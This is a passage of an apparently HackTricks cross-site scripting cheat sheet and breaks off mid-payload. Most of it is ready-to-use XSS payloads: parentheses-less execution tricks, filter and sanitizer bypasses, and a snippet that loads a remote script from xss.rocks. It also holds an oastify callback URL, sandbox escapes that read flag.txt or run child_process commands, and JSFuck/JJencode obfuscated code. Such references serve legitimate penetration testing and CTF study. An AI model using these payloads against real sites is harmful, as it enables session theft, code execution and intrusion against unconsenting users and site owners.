"\u{74}\u{68}\u{69}\u{73}\u{69}\u{73}\u{61}\u{73}\u{74}\u{72}\u{69}\u{6e}\u{67}" 661 "\a\l\ert\(1\)" 662 atob("dGhpc2lzYXN0cmluZw==") 663 eval(8680439..toString(30))(983801..toString(36)) 664 ``` 665 666 **Special escapes** 667 668 ```javascript 669 "\b" //backspace 670 "\f" //form feed 671 "\n" //new line 672 "\r" //carriage return 673 "\t" //tab 674 "\b" //backspace 675 "\f" //form feed 676 "\n" //new line 677 "\r" //carriage return 678 "\t" //tab 679 // Any other char escaped is just itself 680 ``` 681 682 **Space substitutions inside JS code** 683 684 ```javascript 685 <TAB> 686 /**/ 687 ``` 688 689 **JavaScript comments (from** [**JavaScript Comments**](#javascript-comments) **trick)** 690 691 ```javascript 692 //This is a 1 line comment 693 /* This is a multiline comment*/ 694 <!--This is a 1line comment 695 #!This is a one-line comment, but "#!" must be at the beginning of the first line 696 -->This is a one-line comment, but "-->" must be at the beginning of the first line 697 ``` 698 699 **JavaScript new lines (from** [**JavaScript new line**](#javascript-new-lines) **trick)** 700 701 ```javascript 702 //Javascript interpret as new line these chars: 703 String.fromCharCode(10) 704 alert("//\nalert(1)") //0x0a 705 String.fromCharCode(13) 706 alert("//\ralert(1)") //0x0d 707 String.fromCharCode(8232) 708 alert("//\u2028alert(1)") //0xe2 0x80 0xa8 709 String.fromCharCode(8233) 710 alert("//\u2029alert(1)") //0xe2 0x80 0xa9 711 ``` 712 713 **JavaScript whitespaces** 714 715 ```javascript 716 log=[]; 717 function funct(){} 718 for(let i=0;i<=0x10ffff;i++){ 719 try{ 720 eval(`funct${String.fromCodePoint(i)}()`); 721 log.push(i); 722 } 723 catch(e){} 724 } 725 console.log(log) 726 //9,10,11,12,13,32,160,5760,8192,8193,8194,8195,8196,8197,8198,8199,8200,8201,8202,8232,8233,8239,8287,12288,65279 727 728 //Either the raw characters can be used or you can HTML encode them if they appear in SVG or HTML attributes: 729 <img/src/onerror=alert(1)> 730 ``` 731 732 **Javascript inside a comment** 733 734 ```javascript 735 //If you can only inject inside a JS comment, you can still leak something 736 //If the user opens DevTools request to the indicated sourceMappingURL will be send 737 738 //# sourceMappingURL=https://evdr12qyinbtbd29yju31993gumlaby0.oastify.com 739 ``` 740 741 **JavaScript without parentheses** 742 743 ```javascript 744 // By setting location 745 window.location='javascript:alert\x281\x29' 746 x=new DOMMatrix;matrix=alert;x.a=1337;location='javascript'+':'+x 747 // or any DOMXSS sink such as location=name 748 749 // Backtips 750 // Backticks pass the string as an array of length 1 751 alert`1` 752 753 // Backtips + Tagged Templates + call/apply 754 eval`alert\x281\x29` // This won't work as it will just return the passed array 755 setTimeout`alert\x281\x29` 756 eval.call`${'alert\x281\x29'}` 757 eval.apply`${[`alert\x281\x29`]}` 758 [].sort.call`${alert}1337` 759 [].map.call`${eval}\\u{61}lert\x281337\x29` 760 761 // To pass several arguments you can use 762 function btt(){ 763 console.log(arguments); 764 } 765 btt`${'arg1'}${'arg2'}${'arg3'}` 766 767 //It's possible to construct a function and call it 768 Function`x${'alert(1337)'}x` 769 770 // .replace can use regexes and call a function if something is found 771 "a,".replace`a${alert}` // Initial ["a"] is passed as "a,", so the initial string is "a," 772 "a".replace.call`1${/./}${alert}` 773 // This happened in the previous example 774 // Change "this" value of call to "1," 775 // match anything with regex /./ 776 // call alert with "1" 777 "a".replace.call`1337${/..../}${alert}` //alert with 1337 instead 778 779 // Use Reflect.apply to call any function with arbitrary arguments 780 Reflect.apply.call`${alert}${window}${[1337]}` //Pass the function to call (“alert”), then the “this” value to that function (“window”) which avoids the illegal invocation error and finally an array of arguments to pass to the function. 781 Reflect.apply.call`${navigation.navigate}${navigation}${[name]}` 782 // Using Reflect.set to call set any value to a variable 783 Reflect.set.call`${location}${'href'}${'javascript:alert\x281337\x29'}` // It requires a valid object in the first argument (“location”), a property in the second argument and a value to assign in the third. 784 785 786 // valueOf, toString 787 // These operations are called when the object is used as a primitive 788 // The object is passed as "this"; alert() needs "window", so use window methods 789 valueOf=alert;window+'' 790 toString=alert;window+'' 791 792 793 // Error handler 794 window.onerror=eval;throw"=alert\x281\x29"; 795 onerror=eval;throw"=alert\x281\x29"; 796 <img src=x onerror="window.onerror=eval;throw'=alert\x281\x29'"> 797 {onerror=eval}throw"=alert(1)" //No ";" 798 onerror=alert //No ";" using new line 799 throw 1337 800 // Error handler + Special unicode separators 801 eval("onerror=\u2028alert\u2029throw 1337"); 802 // Error handler + Comma separator 803 // The comma separator goes through the list and returns only the last element 804 var a = (1,2,3,4,5,6) // a = 6 805 throw onerror=alert,1337 // this is throw 1337, after setting the onerror event to alert 806 throw onerror=alert,1,1,1,1,1,1337 807 // optional exception variables inside a catch clause. 808 try{throw onerror=alert}catch{throw 1} 809 810 811 // Has instance symbol 812 'alert\x281\x29'instanceof{[Symbol['hasInstance']]:eval} 813 'alert\x281\x29'instanceof{[Symbol.hasInstance]:eval} 814 // The “has instance” symbol allows you to customise the behaviour of the instanceof operator, if you set this symbol it will pass the left operand to the function defined by the symbol. 815 816 ``` 817 818 - [https://github.com/RenwaX23/XSS-Payloads/blob/master/Without-Parentheses.md](https://github.com/RenwaX23/XSS-Payloads/blob/master/Without-Parentheses.md) 819 - [https://portswigger.net/research/javascript-without-parentheses-using-dommatrix](https://portswigger.net/research/javascript-without-parentheses-using-dommatrix) 820 821 **Arbitrary function (alert) call** 822 823 ```javascript 824 //Eval like functions 825 eval('ale'+'rt(1)') 826 setTimeout('ale'+'rt(2)'); 827 setInterval('ale'+'rt(10)'); 828 Function('ale'+'rt(10)')``; 829 [].constructor.constructor("alert(document.domain)")`` 830 []["constructor"]["constructor"]`$${alert()}``` 831 import('data:text/javascript,alert(1)') 832 833 //General function executions 834 `` //Can be use as parenthesis 835 alert`document.cookie` 836 alert(document['cookie']) 837 with(document)alert(cookie) 838 (alert)(1) 839 (alert(1))in"." 840 a=alert,a(1) 841 [1].find(alert) 842 window['alert'](0) 843 parent['alert'](1) 844 self['alert'](2) 845 top['alert'](3) 846 this['alert'](4) 847 frames['alert'](5) 848 content['alert'](6) 849 [7].map(alert) 850 [8].find(alert) 851 [9].every(alert) 852 [10].filter(alert) 853 [11].findIndex(alert) 854 [12].forEach(alert); 855 top[/al/.source+/ert/.source](1) 856 top[8680439..toString(30)](1) 857 Function("ale"+"rt(1)")(); 858 new Function`al\ert\`6\``; 859 Set.constructor('ale'+'rt(13)')(); 860 Set.constructor`al\x65rt\x2814\x29```; 861 $='e'; x='ev'+'al'; x=this[x]; y='al'+$+'rt(1)'; y=x(y); x(y) 862 x='ev'+'al'; x=this[x]; y='ale'+'rt(1)'; x(x(y)) 863 this[[]+('eva')+(/x/,new Array)+'l'](/xxx.xxx.xxx.xxx.xx/+alert(1),new Array) 864 globalThis[`al`+/ert/.source]`1` 865 this[`al`+/ert/.source]`1` 866 [alert][0].call(this,1) 867 window['a'+'l'+'e'+'r'+'t']() 868 window['a'+'l'+'e'+'r'+'t'].call(this,1) 869 top['a'+'l'+'e'+'r'+'t'].apply(this,[1]) 870 (1,2,3,4,5,6,7,8,alert)(1) 871 x=alert,x(1) 872 [1].find(alert) 873 top["al"+"ert"](1) 874 top[/al/.source+/ert/.source](1) 875 al\u0065rt(1) 876 al\u0065rt`1` 877 top['al\145rt'](1) 878 top['al\x65rt'](1) 879 top[8680439..toString(30)](1) 880 <svg><animate onbegin=alert() attributeName=x></svg> 881 ``` 882 883 ## **DOM vulnerabilities** 884 885 There is **JS code** that is using **unsafely data controlled by an attacker** like `location.href` . An attacker, could abuse this to execute arbitrary JS code.\ 886 **Due to the extension of the explanation of** [**DOM vulnerabilities it was moved to this page**](/hacktricks/pentesting-web/xss-cross-site-scripting/dom-xss)**:** 887 888 889 [Dom Xss](/hacktricks/pentesting-web/xss-cross-site-scripting/dom-xss) 890 891 There you will find a detailed **explanation of what DOM vulnerabilities are, how are they provoked, and how to exploit them**.\ 892 Also, don't forget that **at the end of the mentioned post** you can find an explanation about [**DOM Clobbering attacks**](/hacktricks/pentesting-web/xss-cross-site-scripting/dom-xss#dom-clobbering). 893 894 ### Upgrading Self-XSS 895 896 ### Cookie XSS 897 898 If you can trigger a XSS by sending the payload inside a cookie, this is usually a self-XSS. However, if you find a **vulnerable subdomain to XSS**, you could abuse this XSS to inject a cookie in the whole domain managing to trigger the cookie XSS in the main domain or other subdomains (the ones vulnerable to cookie XSS). For this you can use the cookie tossing attack: 899 900 901 [Cookie Tossing](/hacktricks/pentesting-web/hacking-with-cookies/cookie-tossing) 902 903 You can find a great abuse of this technique in [**this blog post**](https://nokline.github.io/bugbounty/2024/06/07/Zoom-ATO.html).<sup>[[9]](#references)</sup> 904 905 ### Sending your session to the admin 906 907 Maybe an user can share his profile with the admin and if the self XSS is inside the profile of the user and the admin access it, he will trigger the vulnerability. 908 909 ### Session Mirroring 910 911 If you find some self XSS and the web page have a **session mirroring for administrators**, for example allowing clients to ask for help an in order for the admin to help you he will be seeing what you are seeing in your session but from his session. 912 913 You could make the **administrator trigger your self XSS** and steal his cookies/session. 914 915 ## Other Bypasses 916 917 ### Bypassing sanitization via WASM linear-memory template overwrite 918 919 When a web app uses Emscripten/WASM, constant strings (like HTML format stubs) live in writable linear memory. A single in‑WASM overflow (e.g., unchecked memcpy in an edit path) can corrupt adjacent structures and redirect writes to those constants. Overwriting a template such as "<article><p>%.*s</p></article>" to "<img src=1 onerror=%.*s>" turns sanitized input into a JavaScript handler value and yields immediate DOM XSS on render. 920 921 Check the dedicated page with exploitation workflow, DevTools memory helpers, and defenses: 922 923 [Wasm Linear Memory Template Overwrite Xss](/hacktricks/pentesting-web/xss-cross-site-scripting/wasm-linear-memory-template-overwrite-xss) 924 925 926 ### Normalised Unicode 927 928 You could check is the **reflected values** are being **unicode normalized** in the server (or in the client side) and abuse this functionality to bypass protections. [**Find an example here**](../unicode-injection/index.html#xss-cross-site-scripting). 929 930 ### PHP FILTER_VALIDATE_EMAIL flag Bypass 931 932 ```javascript 933 "><svg/onload=confirm(1)>"@x.y 934 ``` 935 936 ### Ruby-On-Rails bypass 937 938 Because of **Ruby on Rails mass assignment**, quotes are inserted into the HTML, bypassing the quote restriction and allowing additional fields such as `onfocus` inside the tag.\ 939 Form example ([from this report](https://hackerone.com/reports/709336)), if you send the payload:<sup>[[10]](#references)</sup> 940 941 ```text 942 contact[email] onfocus=javascript:alert('xss') autofocus a=a&form_type[a]aaa 943 ``` 944 945 The pair "Key","Value" will be echoed back like this: 946 947 ```text 948 {" onfocus=javascript:alert('xss') autofocus a"=>"a"} 949 ``` 950 951 Then, the onfocus attribute will be inserted and XSS occurs. 952 953 ### Special combinations 954 955 ```html 956 <iframe/src="data:text/html,<svg onload=alert(1)>"> 957 <input type=image src onerror="prompt(1)"> 958 <svg onload=alert(1)// 959 <img src="https://github.com/HackTricks-wiki/hacktricks/blob/188de82beb54e70956b2952367a0af91d26758b8/src//README.md" =_=" title="onerror='prompt(1)'"> 960 <img src='https://raw.githubusercontent.com/HackTricks-wiki/hacktricks/188de82beb54e70956b2952367a0af91d26758b8/src/pentesting-web/xss-cross-site-scripting/1' onerror='alert(0)' < 961 <script x> alert(1) </script 1=2 962 <script x>alert('XSS')<script y> 963 <svg/onload=location=`javas`+`cript:ale`+`rt%2`+`81%2`+`9`;// 964 <svg////////onload=alert(1)> 965 <svg id=x;onload=alert(1)> 966 <svg id=`x`onload=alert(1)> 967 <img src=1 alt=al lang=ert onerror=top[alt+lang](0)> 968 <script>$=1,alert($)</script> 969 <script ~~~>confirm(1)</script ~~~> 970 <script>$=1,\u0061lert($)</script> 971 <</script/script><script>eval('\\u'+'0061'+'lert(1)')//</script> 972 <</script/script><script ~~~>\u0061lert(1)</script ~~~> 973 </style></scRipt><scRipt>alert(1)</scRipt> 974 <img src=x:prompt(eval(alt)) onerror=eval(src) alt=String.fromCharCode(88,83,83)> 975 <svg><x><script>alert('1')</x> 976 <iframe src=""/srcdoc='<svg onload=alert(1)>'> 977 <svg><animate onbegin=alert() attributeName=x></svg> 978 <img/id="alert('XSS')\"/alt=\"/\"src=\"/\"onerror=eval(id)> 979 <img src=1 onerror="s=document.createElement('script');s.src='http://xss.rocks/xss.js';document.body.appendChild(s);"> 980 (function(x){this[x+`ert`](1)})`al` 981 window[`al`+/e/[`ex`+`ec`]`e`+`rt`](2) 982 document['default'+'View'][`\u0061lert`](3) 983 ``` 984 985 ### XSS with header injection in a 302 response 986 987 If you find that you can **inject headers in a 302 Redirect response** you could try to **make the browser execute arbitrary JavaScript**. This is **not trivial** as modern browsers do not interpret the HTTP response body if the HTTP response status code is a 302, so just a cross-site scripting payload is useless. 988 989 In [**this report**](https://www.gremwell.com/firefox-xss-302) and [**this one**](https://www.hahwul.com/2020/10/03/forcing-http-redirect-xss/) you can read how you can test several protocols inside the Location header and see if any of them allows the browser to inspect and execute the XSS payload inside the body.<sup>[[11]](#references)[[12]](#references)</sup>\ 990 Past known protocols: `mailto://`, `//x:1/`, `ws://`, `wss://`, _empty Location header_, `resource://`. 991 992 ### Only Letters, Numbers and Dots 993 994 If you are able to indicate the **callback** that javascript is going to **execute** limited to those chars. [**Read this section of this post**](#javascript-function) to find how to abuse this behaviour. 995 996 ### Valid `<script>` Content-Types to XSS 997 998 (From [**here**](https://blog.huli.tw/2022/04/24/en/how-much-do-you-know-about-script-type/)) If you try to load a script with a **content-type** such as `application/octet-stream`, Chrome will throw following error: 999 1000 > Refused to execute script from ‘[https://uploader.c.hc.lc/uploads/xxx'](https://uploader.c.hc.lc/uploads/xxx') because its MIME type (‘application/octet-stream’) is not executable, and strict MIME type checking is enabled. 1001 1002 The only **Content-Type**s that will support Chrome to run a **loaded script** are the ones inside the const **`kSupportedJavascriptTypes`** from [https://chromium.googlesource.com/chromium/src.git/+/refs/tags/103.0.5012.1/third_party/blink/common/mime_util/mime_util.cc](https://chromium.googlesource.com/chromium/src.git/+/refs/tags/103.0.5012.1/third_party/blink/common/mime_util/mime_util.cc) 1003 1004 ```c 1005 const char* const kSupportedJavascriptTypes[] = { 1006 "application/ecmascript", 1007 "application/javascript", 1008 "application/x-ecmascript", 1009 "application/x-javascript", 1010 "text/ecmascript", 1011 "text/javascript", 1012 "text/javascript1.0", 1013 "text/javascript1.1", 1014 "text/javascript1.2", 1015 "text/javascript1.3", 1016 "text/javascript1.4", 1017 "text/javascript1.5", 1018 "text/jscript", 1019 "text/livescript", 1020 "text/x-ecmascript", 1021 "text/x-javascript", 1022 }; 1023 1024 ``` 1025 1026 ### Script Types to XSS 1027 1028 (From [**here**](https://blog.huli.tw/2022/04/24/en/how-much-do-you-know-about-script-type/)) So, which types could be indicated to load a script? 1029 1030 ```html 1031 <script type="???"></script> 1032 ``` 1033 1034 The answer is: 1035 1036 - **module** (default, nothing to explain) 1037 - [**webbundle**](https://web.dev/web-bundles/): Web Bundles is a feature that you can package a bunch of data (HTML, CSS, JS…) together into a **`.wbn`** file. 1038 1039 ```html 1040 <script type="webbundle"> 1041 { 1042 "source": "https://example.com/dir/subresources.wbn", 1043 "resources": ["https://example.com/dir/a.js", "https://example.com/dir/b.js", "https://example.com/dir/c.png"] 1044 } 1045 </script> 1046 The resources are loaded from the source .wbn, not accessed via HTTP 1047 ``` 1048 1049 - [**importmap**](https://github.com/WICG/import-maps)**:** Allows to improve the import syntax 1050 1051 ```html 1052 <script type="importmap"> 1053 { 1054 "imports": { 1055 "moment": "/node_modules/moment/src/moment.js", 1056 "lodash": "/node_modules/lodash-es/lodash.js" 1057 } 1058 } 1059 </script> 1060 1061 <!-- With importmap you can do the following --> 1062 <script> 1063 import moment from "moment" 1064 import { partition } from "lodash" 1065 </script> 1066 ``` 1067 1068 This behaviour was used in [**this writeup**](https://github.com/zwade/yaca/tree/master/solution) to remap a library to eval to abuse it can trigger XSS.<sup>[[13]](#references)</sup> 1069 1070 - [**speculationrules**](https://github.com/WICG/nav-speculation)**:** This feature is mainly to solve some problems caused by pre-rendering. It works like this: 1071 1072 ```html 1073 <script type="speculationrules"> 1074 { 1075 "prerender": [ 1076 { "source": "list", "urls": ["/page/2"], "score": 0.5 }, 1077 { 1078 "source": "document", 1079 "if_href_matches": ["https://*.wikipedia.org/**"], 1080 "if_not_selector_matches": [".restricted-section *"], 1081 "score": 0.1 1082 } 1083 ] 1084 } 1085 </script> 1086 ``` 1087 1088 ### Web Content-Types to XSS 1089 1090 (From [**here**](https://blog.huli.tw/2022/04/24/en/how-much-do-you-know-about-script-type/)) The following content types can execute XSS in all browsers: 1091 1092 - text/html 1093 - application/xhtml+xml 1094 - application/xml 1095 - text/xml 1096 - image/svg+xml 1097 - text/plain (?? not in the list but I think I saw this in a CTF) 1098 - application/rss+xml (off) 1099 - application/atom+xml (off) 1100 1101 In other browsers other **`Content-Types`** can be used to execute arbitrary JS, check: [https://github.com/BlackFan/content-type-research/blob/master/XSS.md](https://github.com/BlackFan/content-type-research/blob/master/XSS.md) 1102 1103 ### xml Content Type 1104 1105 If the page returns a `text/xml` content type, a namespace declaration may enable arbitrary JavaScript execution: 1106 1107 ```xml 1108 <xml> 1109 <text>hello<img src="https://raw.githubusercontent.com/HackTricks-wiki/hacktricks/188de82beb54e70956b2952367a0af91d26758b8/src/pentesting-web/xss-cross-site-scripting/1" onerror="alert(1)" xmlns="http://www.w3.org/1999/xhtml" /></text> 1110 </xml> 1111 1112 <!-- Heyes, Gareth. JavaScript for hackers: Learn to think like a hacker (p. 113). Kindle Edition. --> 1113 ``` 1114 1115 ### Special Replacement Patterns 1116 1117 When something like **`"some {{template}} data".replace("{{template}}", <user_input>)`** is used. The attacker could use [**special string replacements**](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/String/replace#specifying_a_string_as_the_replacement) to try to bypass some protections: `` "123 {{template}} 456".replace("{{template}}", JSON.stringify({"name": "$'$`alert(1)//"})) `` 1118 1119 For example in [**this writeup**](https://gitea.nitowa.xyz/nitowa/PlaidCTF-YACA), this was used to **scape a JSON string** inside a script and execute arbitrary code.<sup>[[14]](#references)</sup> 1120 1121 ### Chrome Cache to XSS 1122 1123 1124 [Chrome Cache To Xss](/hacktricks/pentesting-web/xss-cross-site-scripting/chrome-cache-to-xss) 1125 1126 ### XS Jails Escape 1127 1128 If you are only have a limited set of chars to use, check these other valid solutions for XSJail problems: 1129 1130 ```javascript 1131 // eval + unescape + regex 1132 eval(unescape(/%2f%0athis%2econstructor%2econstructor(%22return(process%2emainModule%2erequire(%27fs%27)%2ereadFileSync(%27flag%2etxt%27,%27utf8%27))%22)%2f/))() 1133 eval(unescape(1+/1,this%2evalueOf%2econstructor(%22process%2emainModule%2erequire(%27repl%27)%2estart()%22)()%2f/)) 1134 1135 // use of with 1136 with(console)log(123) 1137 with(/console.log(1)/index.html)with(this)with(constructor)constructor(source)() 1138 // Just replace console.log(1) to the real code, the code we want to run is: 1139 //return String(process.mainModule.require('fs').readFileSync('flag.txt')) 1140 1141 with(process)with(mainModule)with(require('fs'))return(String(readFileSync('flag.txt'))) 1142 with(k='fs',n='flag.txt',process)with(mainModule)with(require(k))return(String(readFileSync(n))) 1143 with(String)with(f=fromCharCode,k=f(102,115),n=f(102,108,97,103,46,116,120,116),process)with(mainModule)with(require(k))return(String(readFileSync(n))) 1144 1145 //Final solution 1146 with( 1147 /with(String) 1148 with(f=fromCharCode,k=f(102,115),n=f(102,108,97,103,46,116,120,116),process) 1149 with(mainModule) 1150 with(require(k)) 1151 return(String(readFileSync(n))) 1152 /) 1153 with(this) 1154 with(constructor) 1155 constructor(source)() 1156 1157 // For more uses of with go to challenge misc/CaaSio PSE in 1158 // https://blog.huli.tw/2022/05/05/en/angstrom-ctf-2022-writeup-en/#misc/CaaSio%20PSE 1159 ``` 1160 1161 If **everything is undefined** before executing untrusted code (like in [**this writeup**](https://blog.huli.tw/2022/02/08/en/what-i-learned-from-dicectf-2022/index.html#miscx2fundefined55-solves)) it's possible to generate useful objects "out of nothing" to abuse the execution of arbitrary untrusted code:<sup>[[15]](#references)</sup> 1162 1163 - Using import() 1164 1165 ```javascript 1166 // although import "fs" doesn’t work, import('fs') does. 1167 import("fs").then((m) => console.log(m.readFileSync("/flag.txt", "utf8"))) 1168 ``` 1169 1170 - Accessing `require` indirectly 1171 1172 [According to this](https://stackoverflow.com/questions/28955047/why-does-a-module-level-return-statement-work-in-node-js/28955050#28955050) modules are wrapped by Node.js within a function, like this:<sup>[[16]](#references)</sup> 1173 1174 ```javascript 1175 ;(function (exports, require, module, __filename, __dirname) { 1176 // our actual module code 1177 }) 1178 ``` 1179 1180 Therefore, if from that module we can **call another function**, it's possible to use `arguments.callee.caller.arguments[1]` from that function to access **`require`**: 1181 1182 ```javascript 1183 ;(function () { 1184 return arguments.callee.caller.arguments[1]("fs").readFileSync( 1185 "/flag.txt", 1186 "utf8" 1187 ) 1188 })() 1189 ``` 1190 1191 In a similar way to the previous example, it's possible to **use error handlers** to access the **wrapper** of the module and get the **`require`** function: 1192 1193 ```javascript 1194 try { 1195 null.f() 1196 } catch (e) { 1197 TypeError = e.constructor 1198 } 1199 Object = {}.constructor 1200 String = "".constructor 1201 Error = TypeError.prototype.__proto__.constructor 1202 function CustomError() { 1203 const oldStackTrace = Error.prepareStackTrace 1204 try { 1205 Error.prepareStackTrace = (err, structuredStackTrace) => 1206 structuredStackTrace 1207 Error.captureStackTrace(this) 1208 this.stack 1209 } finally { 1210 Error.prepareStackTrace = oldStackTrace 1211 } 1212 } 1213 function trigger() { 1214 const err = new CustomError() 1215 console.log(err.stack[0]) 1216 for (const x of err.stack) { 1217 // Use x.getFunction() to obtain Node.js's outer wrapper, then read its arguments 1218 const fn = x.getFunction() 1219 console.log(String(fn).slice(0, 200)) 1220 console.log(fn?.arguments) 1221 console.log("=".repeat(40)) 1222 if ((args = fn?.arguments)?.length > 0) { 1223 req = args[1] 1224 console.log(req("child_process").execSync("id").toString()) 1225 } 1226 } 1227 } 1228 trigger() 1229 ``` 1230 1231 ### Obfuscation & Advanced Bypass 1232 1233 - **Different obfuscations in one page:** [**https://aem1k.com/aurebesh.js/**](https://aem1k.com/aurebesh.js/) 1234 - [https://github.com/aemkei/katakana.js](https://github.com/aemkei/katakana.js) 1235 - [https://javascriptobfuscator.herokuapp.com/](https://javascriptobfuscator.herokuapp.com) 1236 - [https://skalman.github.io/UglifyJS-online/](https://skalman.github.io/UglifyJS-online/) 1237 - [http://www.jsfuck.com/](http://www.jsfuck.com) 1238 - More sophisticated JSFuck: [https://medium.com/@Master_SEC/bypass-uppercase-filters-like-a-pro-xss-advanced-methods-daf7a82673ce](https://medium.com/@Master_SEC/bypass-uppercase-filters-like-a-pro-xss-advanced-methods-daf7a82673ce) 1239 - [http://utf-8.jp/public/jjencode.html](http://utf-8.jp/public/jjencode.html) 1240 - [https://utf-8.jp/public/aaencode.html](https://utf-8.jp/public/aaencode.html) 1241 - [https://portswigger.net/research/the-seventh-way-to-call-a-javascript-function-without-parentheses](https://portswigger.net/research/the-seventh-way-to-call-a-javascript-function-without-parentheses) 1242 1243 ```javascript 1244 //Katana 1245 <script> 1246 ([,ウ,,,,ア]=[]+{} 1247 ,[ネ,ホ,ヌ,セ,,ミ,ハ,ヘ,,,ナ]=[!!ウ]+!ウ+ウ.ウ)[ツ=ア+ウ+ナ+ヘ+ネ+ホ+ヌ+ア+ネ+ウ+ホ][ツ](ミ+ハ+セ+ホ+ネ+'(-~ウ)')() 1248 </script> 1249 ``` 1250 1251 ```javascript 1252 //JJencode 1253 <script>$=~[];$={___:++$,$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$:({}+"")[$],$_$:($[$]+"")[$],_$:++$,$_:(!""+"")[$],$__:++$,$_$:++$,$__:({}+"")[$],$_:++$,$:++$,$___:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+($.$=($.$+"")[$.__$])+((!$)+"")[$._$]+($.__=$.$_[$.$_])+($.$=(!""+"")[$.__$])+($._=(!""+"")[$._$_])+$.$_[$.$_$]+$.__+$._$+$.$;$.$=$.$+(!""+"")[$._$]+$.__+$._+$.$+$.$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$+"\""+$.$_$_+(![]+"")[$._$_]+$.$_+"\\"+$.__$+$.$_+$._$_+$.__+"("+$.___+")"+"\"")())();</script> 1254 ``` 1255 1256 ```javascript 1257 //JSFuck 1258 <script> 1259 (+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]((![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])[+[]]+([][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]+[])[[+!+[]]+[!+[]+!+[]+!+[]+!+[]]]+[+[]]+([][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]+[])[[+!+[]]+[!+[]+!+[]+!+